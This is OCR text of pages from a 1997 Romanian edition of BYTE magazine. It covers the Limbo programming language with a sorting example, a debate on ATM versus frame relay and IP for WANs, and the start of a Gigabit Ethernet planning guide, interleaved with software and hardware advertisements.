Limbo este un limbaj de programare de uz general dezvoltat de Lucent Technologies și este destinat pentru scrierea aplicațiilor care să ruleze pe Inferno OS (vedeți „Inferno un SO actual“ BYTE, iunie). Limbo folosește atribute ale unor limbaje deja bine-cunoscute, dar în același timp introduce și câteva caracteristici proprii, care permit crearea unor aplicații forte dinamice, concurente.

Limbo se confruntă cu tendința de programare orientată obiect (OOP) neconținând nici o funcție care să ajute la realizarea dezvoltării aplicațiilor orientate obiect. În schimb, este un limbaj procedural, care folosește conceptul de modul cu interfețe și implementări diferite, ceea ce permite dezvoltatorilor crearea unor aplicații bine structurate. Manualul de referință Limbo, precum și compilatoarele însoțite de Inferno Development Kit on-line sunt disponibile pe Web la http://www.lucent.com/inferno.

Exemplu de Limbo

SortExample.b

```
implement SortExample;
include “sys.m”;
  sys: Sys;   # declare module instance
  # import sys names into current module scope
  print: import sys;
include “draw.m”; #need some decls
include “Sort.m”; #bring in Sort module decl
  sort : Sort; #declare mod instance var

SortExample : module
{
  init : fn( ctxt : ref Draw->Context, args : list of string );
};
init(ctxt: ref Draw->Context, args: list of string)
{
  sys = load Sys Sys->PATH;
  if ( len args < 3 )
    exit;
  args = tl args;   #ignore prog name
  alg  := hd args;  #declare and assign algorithm name
  modname : string;
  case ( alg )
  {
```

se continuă

Caracteristicile limbajului

Programatorii obișnuiți cu C și Pascal vor observa că sintaxa Limbo le este familiară. Declarațiile din Limbo folosesc același model ca și cele din Pascal nume/două puncte/tip, iar operatorii și expresiile sunt similare celor din C atât sintaxa cât și semantica. Spre deosebire de C, Limbo conține un set numeros de tipuri. și este puternic tipizat. De asemenea este foarte dinamic, folosește un mecanism de colectare a deșeurilor și oferă suport pentru fire de execuție multiple și comunicare.

Limbo conține tipurile primitive obișnuite: `byte`, `int`, `big`, `real`. Spre deosebire de C, aceste primitive au lungimi bine stabilite (`int` are lungimea de 4 octeți, `big` are lungimea de 8 octeți etc.). Acest lucru ușurează portabilitatea codului pe diferite arhitecturi. Datele mai complexe pot include vectori, șiruri de caractere și tipul ADT (Abstract Data Type - ceva ce este între o structură C și o clasă C++). Limbo mai conține și alte tipuri de date structurate cum ar fi liste, module și canale.

În Limbo vectorii totdeauna sunt creați dinamic în memoria heap și sunt utilizați prin intermediul referinței. Referințele sunt asemănătoare celor din C++ folosite pentru transferul parametrilor. Unul dintre avantajele limbajului Limbo este că nu folosește pointeri. Atribuirea unui vector, sau transferul acestuia ca parametrul unei funcții se face prin transferul referinței vectorului original.

Pe lângă operațiile tradiționale asupra indexului unui vector, Limbo permite tăierea în felii (slicing). O *felie* este un vector rezultat din cel original prin specificarea indexului de început și cel de sfârșit. O felie este o referință către vectorul original, deci dacă o modificăm se modifică și originalul. Manualul de referință Limbo oferă detalii despre diferitele forme flexibile de a crea și manipula vectori.

ADT este omologul în Limbo a `claselor` din C++. Ca și în C++ se pot încapsula funcții în acest tip, dar nu suportă moștenirea sau polimorfismul. ADT este un tip valoric, prin atribuirea unui ADT va rezulta o copie a valorii ADT-ului original. Limbo nu permite programatorilor modificarea referinței, ci doar a valorii la care se referă.

Liste și tupluri

Tipul list din Limbo permite colectarea și manipularea unei secvențe de entități asemănătoare. Există trei operatori pentru liste: `hd`, `tl`, `::`. Operatorul hd (head) returnează primul element al listei, tl (tail) returnează lista de elemente ce urmează după cap. Operatorul infix :: se foloseşte pentru construirea listelor. Următorul fragment de cod prezintă câteva operaţii cu liste:

```
stuff :=30:: (20 :: (10 ::
        stuff));
(head, tail) := (hd stuff, tl
        stuff);
```

Acest exemplu conţine un tip neobişnuit, dar util, numit *tuple*, care este o colecţie ordonată de elemente, în esenţă este o înregistrare fără nume. Tuplurile sunt tipuri de prima clasă şi pot fi folosite ca variabile, parametrii de funcţii şi valori returnate de funcţii.

Un tip specific Limbo este `chan`, canal. Un canal reprezintă o cale de comunicare bidirecţională, sincronă între fire de execuţie. Limbo oferă o serie de facilităţi de limbaj care folosesc acest tip foarte robust.

Un operator de comunicaţie (`<-`) trimite şi recepţionează datele de pe canal. Limbo mai oferă şi clauza `alt`, care are structura similară clauzei `case`. Aceasta permite unui set de canale să aibă o şansă reală de a efectua operaţii de transmitere/recepţie. Acest lucru asigură ca un canal încărcat să nu împiedice ca un canal mai puţin încărcat să comunice în timp util.

Canalele se utilizează simplu. Odată ce am creat unul, orice fir de execuţie care are o referinţă la canal poate să citească sau să scrie pe canal. Când un fir de execuţie scrie pe canal el va fi blocat până la citirea valorii de către un alt fir (se întâmplă la fel şi pentru citire). Acest lucru permite folosirea unui canal pentru sincronizarea firelor de execuţie.

Programele Limbo sunt organizate pe blocuri numite *module*, care conţin declaraţii şi fişiere de implementare. Un fişier de declaraţie a modulului conţine tipurile exportate de modul, constantele, funcţiile şi defineşte o interfaţă pentru implementare. Fişierul de implementare a modulului conţine codul acestuia. Implementarea modulului poate avea tipuri suplimentare, constante şi funcţii, dar acestea sunt considerate private.

Un program încarcă un modul în timpul execuţiei. Când un modul este încărcat, acesta este atribuit unei variabile, care a fost declarată de tipul modulului respectiv. Această atribuire este verificată în timpul execuţiei. Acest lucru permite pasarea instanţelor modulelor ca intrare sau ieşire a funcţiilor în acelaşi fel în care se face stocarea. Mai mult decât atât, pot fi încărcate mai multe instanţe ale aceluiaşi modul, fiecare instanţă păstrând setul de date propriu în timp ce împart între ele codul.

Exemplu de Limbo *(continuare)*

```
    "Bubble" or
    "Insert" or
    "Quick"  => modname = alg+"Sort.dis";
    *        => exit; #unknown
  }
  sort = load Sort modname; #dynamic module load
  # convert list of strings to array of int
  nums := tl args; #rest of arguments
  vals := array[len nums] of int;
  for( x:=0; nums != nil; nums = tl nums )
    vals[x++] = int (hd nums);
  # do sort of list of integers
  ch := chan of Sort->Result; #create channel for result
  # start thread to do sort
  spawn sort->SortInts( vals, ch );
  # wait for results
  (result,err) := <- ch;
  if ( err != "" )
  {
    print( "Error: %s\n", err );
    exit;
  }
  # print numbers
  for( x=0; x<len result; x++ )
    print( "%d ", result[x] );
  print("\n");
}
```

Firele de execuţie şi comunicaţia

Limbo oferă un singur element de limbaj – clauza `spawn` – pentru realizarea programelor cu mai multe fire de execuţie. Această clauză acceptă un singur parametru, care va reprezenta funcţia care se va executa în noul fir. În limbo firele sunt mici şi se intenţionează tratarea acestora ca nişte resurse primitive, necostisitoare folosite de aplicaţii pentru realizarea unui obiectiv.

Clauza `alt` menţionată anterior, permite unei aplicaţii să opereze pe mai multe canale. Această clauză este o facilitate puternică a limbajului şi ajută la realizarea unor aplicaţii concurente robuste şi eficiente. Un fir poate fi blocat să aştepte ca un canal, sau mai multe să efectueze anumite operaţii (citire/scriere) şi pe urmă să acţioneze conform evenimentelor de pe canale. Această clauză este similară cu funcţiile `select()` şi `poll()` folosite în UNIX, dar este mult mai puternică.

Un exemplu de Limbo

Caseta „Exemplu de Limbo" conţine un program simplu, SortExample.b, care prezintă câteva din posibilităţile oferite de Limbo.

SortExample.b are mic program driver, care prezintă cum să încărcăm unul sau două module, fiecare implementând un diferit algoritm de sortare, lăsând ca în timpul execuţiei să se decidă care fir va rula. Acest exemplu este mai complex decât ar fi nevoie, dar este util pentru a vedea cum se folosesc firele şi canalele în Limbo.

Pentru sortare se generează un fir de execuţie secundar în care va rula funcţia de sortare. Se creează un canal prin care se transmite firului principal rezultatul sortării. Firul principal va fi blocat în starea de citire a canalului până când firul de execuţie secundar va termina sortarea.

Acest fişier, modulele de sortare şi fişierul antet (header) sunt disponibile pentru descărcare pe serverul BYTE la adresa http://www.byte.com/art/downloads/download.htm .■

Larry Rau (Whitehouse Station, NJ) este membru al colectivului de dezvoltare Inferno. Poate fi contactat la adresa **larryr@lucent.com.**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Budai László*]

Domino
SmartSuite
LotusNotes
Fax Server
Lotus Intranet

Lotus

OFERTĂ SPECIALĂ PENTRU ROMÂNIA

Numai până la 24 DECEMBRIE 1997

puteți obține licențe legale pentru oricare dintre produsele Lotus la

PREȚURI de UPGRADE

Pentru detalii, contactați partenerii LOTUS în România :

A&C INTERNATIONAL S.A. tel. 01-250 5315, fax: 01- 250 7774

SOFTNET SERVICES S.R.L. tel. 01-222 2989, fax: 01- 222 2986

Deşi părea un Titanic de nescufundat al reţelelor rapide, ATM (Asynchronous Transfer Mode) pare că ar putea să aibă o gaură în cală. Ce aisberguri poartă vina? Frame Relay ieftin, WAN cu IP şi Gigabit Ethernet.

Stive de protocol ATM a fost concepută să se poată executa oriunde, de la sisteme desktop la servere şi cele mai mari comutatoare din centralele telefonice. Dar costul ridicat îi limitează răspândirea la sistemele desktop. Şi mulţumită ascensiunii tehnologiei Gigabit Ethernet, nu vor exista limitări de bandă de transfer între servere.

Mai rămâne argumentul tradiţional pentru utilizarea ATM: contopirea multor reţele diferite - de voce, video şi date - într-o singură coloană (backbone). Dar ATM nu pare să mai fie singura modalitate de realizare a acestui lucru. În loc să ajungă să ofere majoritatea lucrurilor la majoritatea oamenilor, ATM va oferi unele lucruri pentru anumiţi utilizatori, în special companii telefonice care au parcurs deja curba de învăţare de la ATM. Vitezele în creştere la care lucrează frame relay , împreună cu promisiunile de noi servicii IP, ca banda de transfer garantată şi voce pe frame (cadru), constituie provocări pentru presupusa dominaţie ATM la serviciile WAN publice. În plus, frame relay se bazează pe adrese IP în timp ce schema de adresare ATM se bazează pe numere de telefon ISDN. Având servicii bazate pe IP la centrala locală şi care sunt oferite de mulţi ISP (Internet Service Provider), va fi dificil să suni la alţii, folosind un sistem ISDN la care aceştia nu sunt abonaţi. Creşterea la frame relay, cuplată cu tehnologii noi care accelerează serviciile bazate pe pachete şi elimină gâtuirile, promite păstrarea adreselor IP familiare şi a protocolalelor de rutare (ca OSPF), în loc să impună migrarea la scheme complet noi.

Dacă nu aţi implementat încă tehnologia şi mai ales dacă nu sunteţi companie telefonică, trebuie să reţineţi că: trebuie să vă pregătiţi pentru o creştere explozivă a motivelor favorabilă excluderii echipamentelor ATM dintre echipamentele aflate la sediul beneficiarului (CPE - customer Premises Equipment). Epoca tonului de apel prin IP este la îndemână.

ATM şi Frame Relay

Dacă aţi crezut că ATM este singurul mod de a avea o conexiune WAN de mare viteză, mai gândiţi-vă. Frame Relay trece acum de barierele T1 (1,544Mbps) şi T3 (45Mbps). Ascend Communications face teste de laborator cu frame relay la 155Mbps, după cum afirmă Dick Kachelmeyer, directorul de marketing de produse de la această firmă.

Datorită IETF (Internet Engineering Task Force) şi forumului FRF (Frame Relay Forum), tehnologia primeşte facilităţi foarte asemănătoare cu ATM, inclusiv voce, bandă de transfer garantată şi administrarea controlului de flux. Una dintre cele mai importante facilităţi este FRF.11, un standard pentru voce pe frame relay, ratificat de FRF în mai.

ILUSTRAŢIA: DOUGLAS FRASER © 1997

Rolul DIMINUAT AL ATM

Tehnologiile Internet au găurit barca ce scotea la liman ATM.

De Scott Mace

De asemenea, la data citirii articolului, FRF ar fi trebuit să ratifice o înţelegere de implementare a fragmentării, care va prezenta modul de divizare a cadrelor frame relay în cadre mai mici. Această înţelegere va conferi pentru frame relay şi mai multe facilităţi asemănătoare cu cele de la ATM, ca de exemplu nivele QoS (Quality of Service), care pot fi mapate la harware ATM echivalent prin conlucrare (interworking) afirmă Larry Greenstein, vicepreşedinte pentru tehnologie la Frame Relay Forum.

Tot în acest an, FRF speră să finalizeze înţelegerile la nivelul serviciu (SLA). Acestea vor permite ca firmele de comunicaţii să-şi descrie serviciile pentru utilizatori şi apoi să permită utilizatorilor să măsoare serviciul pe care-l primesc, pentru a şti dacă obţin serviciile plătite de ei. În timp ce acum există la frame relay CIR (commited information rate), care permite determinarea vitezei minime cu care sunt trimise cadrele pe conexiune, SLA ar permite furnizorilor şi utilizatorilor să specifice numărul de cadre care pot fi ignorate într-o perioadă dată şi ar oferi utilizatorilor despăgubiri, dacă numărul este depăşit. În ciuda îngrijorării că noile standarde vor necesita o aducere la zi a echipamentelor frame relay, constructori ca Ascend Communication afirmă că noile facilităţi vor necesita doar actualizări software. De fapt, Ascend are în plan lansarea versiunii proprii chiar înaintea apariţiei standardului şi să ofere actualizare atunci când se finalizează standardul.

Deci, credeţi că este timpul să uitaţi de ATM din cauza lui frame relay? Nici chiar aşa. Pentru începători, frame relay la viteza OC-3 (155Mbps) mai are drum lung de parcurs: Ascend trebuie să anunţe şi să ofere produse, înainte ca furnizorii de servicii să poată desfăşura tehnologia. În plus, grupul FRF nu lucrează la nici un fel de viteze frame relay standard, peste T3.

În al doilea rând, transmisiile de voce pe frame relay nu sunt încă gata de utilizare


EXTINDEREA ÎNTREPRINDERII

Rolul diminuat al ATM 38

Pregătiri pentru Gigabit Ethernet 43

Şarja pentru o bandă largă 47

Test: modemuri rapide 52



La comutatoarele normale cu FIFO, cozile de fluxuri multiple duc frecvent la întârzieri imprevizibile.

Atunci când este implementat în comutatorul bazat pe pachete sau celule, setul de circuite MMC izolează fluxurile între ele, apoi folosește planificator hardware pentru atribuirea priorității fluxurilor mai importante.

La setul de circuite MMC Xstream atât pachetele, cât și celulele beneficiază de un planificator care atribuie prioritate traficului sensibil la timp.

largă pe rețele publice.„ Dacă pe rețea există vârfuri de trafic și gâtuiri, vocea nu se comportă prea bine", spune Heidi Brandte, senior marketing manager de produs la Ascend Communications. Este mai util pentru trafic de voce în cadrul firmei, acum, admite ea. Firmele de comunicații, ca Bell Atlantic, speră să anunțe voce prin servicii frame relay la sfârșitul acestui an.

„Azi, dacă permiteți ca un cadru mare de transfer LAN să se interpună între cadre pentru voce, calitatea va suferi vădit", spune John Rolfe, senior product manager la Ascend. Fragmentarea va ajuta ca frame relay să aibă latență mai mică și să ofere servicii avansate, chiar și video, spune Rolfe.

Dacă ajungeți la voce, treaba se complică pur și simplu. Chiar și ATM are probleme la transmisiile de voce. Deși există unele soluții de firmă, ca modulul de rețea ForeRunner VoicePlus, livrat la începutul acestui an, standardul de la ATM Forum pentru servicii telefonice obișnuite (POTS) la sisteme PC desktop nu are încă o serie de facilități, cum ar fi posibilitatea ca utilizatorul să audă ton de ocupat. Dezvoltările necesare au fost înaintate pentru votul final la începutul lui august. Chiar și așa, standardul propus va funcționa doar la ATM cu viteză constantă de transfer de biți (CBR), care oferă date la un debit garantat și cu controlul riguros al latenței. Există unele aspecte dificile la temporizări, care trebuie rezolvate, pentru a face ca vocea să fie transmisibilă pe ATM cu viteză variabilă (VBR), mai ieftin, spune George Dobrowski, președintele ATM Forum.

În fine, serviciile bazate pe pachete nu sunt ideale pentru tratarea unui volum mare de apeluri telefonice de centrală locală PBX. Dacă traficul WAN trebuie să includă trafic PBX la PBX, trebuie să transfere informații de ceas, ieșire pentru vechile multiplexoare cu divizare de timp TDM, pe rețea.„ Mai există încă un imens sistem telefonic vechi", spune Rolfe de la Ascend. Este un sistem telefonic care nu tolerează acest jitter, sau variații de latență, care este obișnuit la rețelele cu pachete. Dacă miile de PBX-uri vechi nu adaugă subit buffere, va trebui ca rețelele cu pachete să fie ajustate.

ATM, IP și QoS

Cum se vor adapta? Încercați cu IP. Viitorul WAN poate depinde de descoperirea modului în care traficul critic poate beneficia de servicii cu prioritate. Tabăra IP are RSVP (Resource Reservation Protocol), o schemă cel mult imperfectă. RSVP se bazează pe echipamentele de rețea, de exemplu routere, pentru a face o încercare de efort optim de livrare a traficului izocron, cum este cel video. Se poate totuși utiliza cel mai bine la atribuirea de prioritate pentru pachete care nu sunt sensibile la timp și care suportă o anumită latență.

ATM, desigur, specifică deja clase QoS care pot garanta latența de la un capăt la altul. Dar există un preț: o dată ce un comutator ATM își atinge capacitatea de circuite virtuale, comutatorul refuză conectări adiționale și routarea trebuie să poarte din nou trafic suplimentar pentru a ocoli congestia.

Dezbaterile privind eliminarea congestiilor la comutatoare și routere este în toi. Suporterii IP cred că tehnologia nouă, ca setul de circuite Xstream de la MMC Networks (vedeți figura) implementat în noile routere Cisco LightStream 1010, permit atât comutatoarelor IP cât și celor ATM să determine priorități pentru traficul izocron.

Suporterii ATM insistă că rezolvarea trebuie făcută cu ATM. „Pachetul care se transferă pe Net străbate în medie 16 hopuri", spune Dave Nelsen, senior marketing director la Fore Systems, un furnizor de frunte de comutatoare ATM. „Cam jumătate dintre acestea au loc pe coloană (backbone). Atunci când introduceți ATM ca și coloană de înlocuire și împingeți routerele la marginile nucleului ATM, traficul se poate derula direct de la routerul de acces la cel de ieșire (egress), fără hop-uri de routere intermediare".

Ca o modalitate de eliminare a necesității

Comparația costurilor la servicii WAN

Frame relay este printre serviciile LAN cele mai opace privind costul, care include toate echipamentele necesare la beneficiar și legăturile de acces. (Sursă: TeleChoice)

	Frame relay	1.544-Mbps DS1 ATM	10-Mbps native LAN service	1.544-Mbps DS1 (T1) private line	10-Mbps ATM	N by T1 private line	45-Mbps (DS3) T3 private line
Acces local	$277	$277	N/A	$277	$3487	$1662	$3487
Costul serviciilor	$2668	$3578	$5500	$4425	$16,202	$26,550	$39,843
Interfață router	$33	$33	$33	$80	$278	$278	$667
CSU/DSU	$42	$119	N/A	$100	$389	N/A	$400
Mux-uri inverse	N/A	N/A	N/A	N/A	N/A	$667	N/A
Management	$833	$833	N/A	$833	$833	$833	$833
Cost total pe lună	$3853	$4840	$5533	$5715	$21,189	$29,990	$45,230

Cumpărați acum un PowerMacintosh și obțineți:

– 75% pentru:

QuarkXPress Românesc 3.31

QuarkXPress

299$

QuarkXPress Power Macintosh

Include:


- Despărțire în silabe în limba română
- Licență utilizator
- Dischetă de înregistrare
- Mac OS 7.6.1 Românesc

Legalizare Software**

650$ sau 599$*

* începând cu 2 pachete
** Doar pentru Power Macintosh
Utilizatorii înregistrați vor avea posibilitatea de upgrade la versiunea 4.0 Internațională cu despărțire în silabe în limba română când aceasta va fi disponibilă.

– 50% pentru:




Adobe Photoshop

~~976$~~

499$

399$*



Adobe Illustrator

~~650$~~

333$

279$*

Adobe PageMaker 6.5

Adobe PageMaker

~~976$~~

499$

*Photoshop +Illustrator cumpărate împreună (pt. Macintosh)

până la 1000$

pentru un **Macintosh vechi** sau un **PC**

pînă la
350MHz

Cumpărați astăzi un **Power Macintosh 9600/300 sau 9600/350,** cele mai bune computere pentru tehnoredactare, grafică, video și multimedia și obțineți o reducere egală cu prețul pe care vi-l vom oferi pe un **Macintosh vechi** sau un **PC**.

IRIS S.A.

QUARK

Integrated Romanian Information Systems este Distribuitor General
Unic pentru România și Republica Moldova
Tel: 232.10.47 Fax: 232.10.46 email: irisgm@com.pcnet.ro

Adobe®

Apple®

Doi ISP demonstrează concurenţa IP pentru ATM

Să vedem unul dintre furnizorii majori de servicii Internet (ISP), care necesită bandă largă, şi anume Media One. Acesta mizează pe faptul că nu va trebui să utilizeze ATM în coloana sa din SUA. Decizia luată de Media One dovedeşte că chiar şi pentru WAN, unde dominaţia ATM nu a fost contestată, acum există alternative.

În loc de ATM, Media One va utiliza pachete pe SONET, o modalitate de transport de pachete IP pe nivelul 1 de reţea optică sincronă, o transmisie optică de calitate pe care se bazează şi multe reţele ATM. Media One are planuri de a oferi toate serviciile noi, la modă, promise de ATM, cum sunt vocea şi video, prin utilizarea IP pe SONET.

Există diferite modalităţi de transmisii de pachete pe SONET. Cisco Systems, ale cărui routere realizează reţeaua Internet, a anunţat în februarie că avansează în realizarea PPP pe SONET. Patru luni mai târziu, Cisco a cumpărat Skystone Systems, care realizează setul de circuite care permite lucrul cu protocoale Ethernet/PPP şi frame relay pe fibra SONET şi a anunţat că va îngloba tehnologia Skystone în următoarea generaţie de produse Cisco. OC3 PPP pe SONET, de la Cisco îşi urmează calea la IETF (Internet Engineering Task Force) ca RFC 1163. Cisco are deja planuri pentru propria versiune OC12 (622Mbps).

Un alt ISP, Best Internet, a renunţat deja la ATM pe liniile proprii redundante SONET DS3 şi a trecut la BGP (Broader Gateway Protocol), un protocol de routare TCP/IP pentru routare între domenii în reţele mari. „Majoritatea utilizează ATM deoarece este ieftin, dar nu este aşa de util ca o legătură directă punct la punct“ spune Richard White, directorul tehnic de la Best Internet. „Nu facem routare pe coloană, lăsăm furnizorii de servicii naţionale să ne ofere coloana“.

Dar mişcarea de înlocuire a lui ATM cu IP este riscantă. Puţini experţi prevăd ca IP să devină transportul standard pentru WAN. „Trebuie să existe dedesubt o tehnologie de pachete, sub IP, pentru a putea realiza reţele IP scalabile“, spune Chuck Davin, director tehnic la PSINet, un ISP de vârf.„ Ştim din experienţă că factorul cel mai critic care determină performanţa aplicaţiei Internet, nu este atât de mult banda de transfer, ci pierderea de pachete“. Aceste pachete sunt adesea pierdute de routerele Internet congestionate, spune Davin.

unor routere, companiile de telecomunicaţii se grăbesc să ofere servicii de circuite virtuale comutate (SVC) pentru ATM. SVC vor oferi beneficiarilor ATM o facturare mai flexibilă, bazată pe utilizare şi sunt mai la îndemâna beneficiarilor cu trafic redus decât circuitele virtuale permanente (PVC), după spusele lui Nick Nechita, arhitect principal de tehnologii de bandă largă şi servicii de la New Brunswick Telephone Company (Saint John, New Brunswick). În SUA, ATM a ajuns recent să fie prima firmă de comunicaţii între centrale (IXC), care oferă SVC ATM ca serviciu public. Companiile IXC îşi lărgesc conductele ATM, de la OC-3 la OC12 existente la OC48 în următoarele 12 luni. Aici este un domeniu în care frame relay este rămas în urmă.

Ambele abordări au meritele proprii. Atât timp cât Internet continuă să crească, aplicaţiile care necesită QoS vor mai produce lacune şi stopări de trafic. De fapt, există chiar un efort de ocolire a confruntării, care nu se bazează pe comutarea întregului trafic, ci pe realizarea de routere mai rapide. Şi mai bine, afirmă criticii, este păstrarea structurii democratice existente de ierarhii de routere, care oferă uneori servicii mai puţin performante, dar nu refuză serviciul.

Deci, preferaţi să aveţi un serviciu de videoconferinţă la preţ accesibil şi calitate variabilă, să plătiţi un serviciu care poate avea semnale de ocupat sau doriţi să rămâneţi la sistemele punct la punct, costisitoare? V-aş putea întreba acest lucru, dacă adoptaţi ATM sau rămâneţi cu IP în WAN.

INFORMAŢII UTILE

Ascend Communications
Alameda, CA
510-769-6001
http://www.ascend.com

ATM Forum
Mountain View, CA
650-949-6700
http://www.atmforum.com

Bell Atlantic Large Business Services
Arlington, VA
800-846-1200, ext. 1200
http://www.bell-atl.com/largebiz/lb_html/intwrk.htm

Best Internet
Mountain View, CA
800-764-2378
650-964-2378
http://www.best.com

Cisco Systems
San Jose, CA
800-553- 6387
408-526-4000
http://www.cisco.com

Fore Systems
Warrendale, PA
888-404-0444
412-772-6600
http://www.fore.com

Frame Relay Forum
Fremont, CA
510-608-5920
http://www.frforum.com

Mări agitate

Chiar şi cei mai înverşunaţi suporteri ATM admit azi că WAN-urile publice, inclusiv conexiunile pentru ISP-uri, vor fi un amestec de frame relay şi ATM. Suportul ATM de la companiile telefonice pe liniile lor T1 creşte dramatic, dar ATM va urmări în continuare frame relay, care este oferit practic peste tot.

Dar lipsa de SVC din frame relay influenţează posibilitatea furnizorilor ca să ofere tarife decente şi posibilitatea ca beneficiarii să ştie pentru ce plătesc. „Este foarte greu să numeri pachetele IP“, spune David Dorman, preşedinte şi CEO la Pacific Bell. „Este uşor să calculezi cât a stat deschis un circuit şi cine l-a deschis“. Companiile telefonice fac presiuni puternice ca acest lucru să devină o componentă a serviciilor IP, astfel ca accesul Internet să poată fi contorizat şi nu plătit pauşal. Dacă tendinţa actuală se păstrează, până în 1999, peste jumătate din traficul de la Pacific Bell va fi de date şi nu voce, spune Dorman.

În ciuda problemelor tehnologice şi acceptării mai lente decât s-a prevăzut, ATM este o afacere sănătoasă. Creşterea pentru frame relay s-a încetinit la doar două cifre, pe când ATM rămâne în zona de trei cifre, atât după afirmaţiile de la ATM Forum cât şi după cele de la Frame Relay Forum. Atunci când totalizaţi echipamente şi servicii, ambele industrii sunt de miliarde de dolari pe an.

Utilizarea ATM are sens azi ca nucleu la reţele foarte mari. Companiile telefonice, de exemplu, forţează ATM, împingându-l până la limita Internet-ului.„ ATM are facilităţi de administrare de trafic, segragare, şi prioritate pentru trafic“, spune Andy Smith, manager de produs la Ameritech Data Services. „Este foarte dificil să oferi soluţie doar cu IP“. Şaizeci la sută din traficul total Internet de azi, inclusiv frame relay, este transferat pe coloane în celule ATM.

Dar toate serviciile cu valoare adăugate promise de ATM, voce, video, transmisie VBR, au sosit târziu. Motivul: ISP-urile fac tot ce pot să poată satisface cererile de servicii existente. Traficul exploziv, Internet bazat pe Web, se dublează în fiecare trei, patru luni, după afirmaţia lui Alan Taffel, vicepreşedinte de marketing la UUNet Technologies. ■

Scott Mace **(smace@dev5.byte.com)** *este BYTE senior editor, din San Matteo, California*

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

Pregătiri pentru Gigabit Ethernet

Servirea noii coloane (backbone) LAN, ca a unei delicatese, n-ar trebui să fie prea grăbită. Iată un mic ajutor.

De Mike Hurwicz

ILUSTRAŢIA: DOUGLAS FRASER © 1997

Experţii zic că Gigabit Ethernet-ul, din cauza costului său relativ redus şi potrivirii sale uşoare cu Ethernetul existent, va fi adoptat mai repede decât tehnologiile de viteză mare anterioare ca de exemplu FDDI (Fiber Distributed Data Interface) şi ATM (Asynchronous Transfer Mode). Totuşi, dacă sunteţi ca majoritatea utilizatorilor, nu sunteţi încă nici măcar în faza de încercare cu piciorul a cauciucurilor maşinii. Încă mai umblaţi în jurul maşinii şi vă încercaţi vârful picioarelor. Aici vă sunt prezentate 10 recomandări pentru utilizatori care plănuiesc desfăşurarea Gigabit Ethernet, şi vor să se asigure că şireturile le sunt legate înainte să înceapă să dea cu piciorul în cauciucuri.

Urmăriţi testele de interoperabilitate

Standardul Gigabit Ethernet (802.3z) ar trebui să fie acceptat oficial în primul sfert al anului 1998. Totuşi, fabricanţii de chipuri au proiectat deja pe siliciu şi constructorii de echipamente deja modelează produse bazate pe standardul care încă mai evoluează. În absenţa unui standard aprobat, producătorii trebuie să dovedească că actualul standard este viabil făcând teste de interoperabilitate.

În mai au fost efectuate teste la Networld+Interop în Las Vegas de către 28 de producători, dintre care amintim Alteon Networks, Cisco Systems, Extreme Networks, Foundry Networks, Hewlett-Packard, IBM, Packet Engines, Rapid City Communications (achiziţionat de Bay Networks în iunie) şi 3Com. Deşi testele au fost încurajatoare, ele erau bazate pe recomandarea D2 a standardului, care a fost îngheţată în martie.

Produsele Gigabit Ethernet care vor fi lansate tipic vor prezenta chipuri şi firmware/software noi bazate pe recomandarea îngheţată în iulie. Networld+Interop din toamnă din Atlanta va furniza un for public pentru testarea produselor bazate pe recomandarea curentă. În iulie, Gigabit Ethernet Alliance, reprezentând industria, a anunţat formarea Gigabit Ethernet Consortium la laboratorul de interoperabilitate din Universitatea din New Hampshire. În timpul pregătirii acestui număr, consorţiul se pregătea pentru testele de laborator din această toamnă.

Deşi mulţi dintre ei au jurat păstrarea secretului partenerilor lor de testare, întrebaţi-i pe producători cu cine au efectuat testele şi care au fost rezultatele. Este impor-

Adăugând taxa de celulă

Când comutatoarele ATM trebuie să convertească pachete de lungime variabilă în celule de lungime fixă pentru a le transporta peste WAN-uri ATM, acesta are un preț. În prima instanță, fiecare celulă ATM conține o încărcătură utilă de 48 byte și un antet de 5 byte. Astfel, deja 10 procente dintr-un pachet ATM „se pierd“. Și nu se oprește aici. Dacă o celulă purtătoare de pachet se pierde, nu numai că întregul pachet IP trebuie retransmis,dar și celelalte celule din pachetul „spart“ își continuă drumul. Un producător de routere, utilizând o estimare rezonabilă de 31 de celule per un pachet mediu, estimează că 1 procent pierdut de celule se poate echivala cu 30 procente pierdute de pachet.

Foundry Networks, unul dintre inițiatorii Gigabit Ethernet, estimează că utilizând o dimensiune rezonabilă de 256 byte a cadrelor, Gigabit Ethernet va furniza o latență de 2 microsecunde de-a lungul rețelei. ATM la 622 Mbps va furniza 4 ìs de latență. Dar pachetele Gigabit Ethernet de lungime variabilă furnizează o utilizare a lățimii de bandă de 93 procente, iar ATM ajunge la o eficiență de doar 77 de procente. Astfel, lățimea de bandă actual necesară transmiterii unui semnal video de 2 Mbps este de 2.15 Mbps pentru Gigabit Ethernet și 2.59 Mbps pentru ATM.

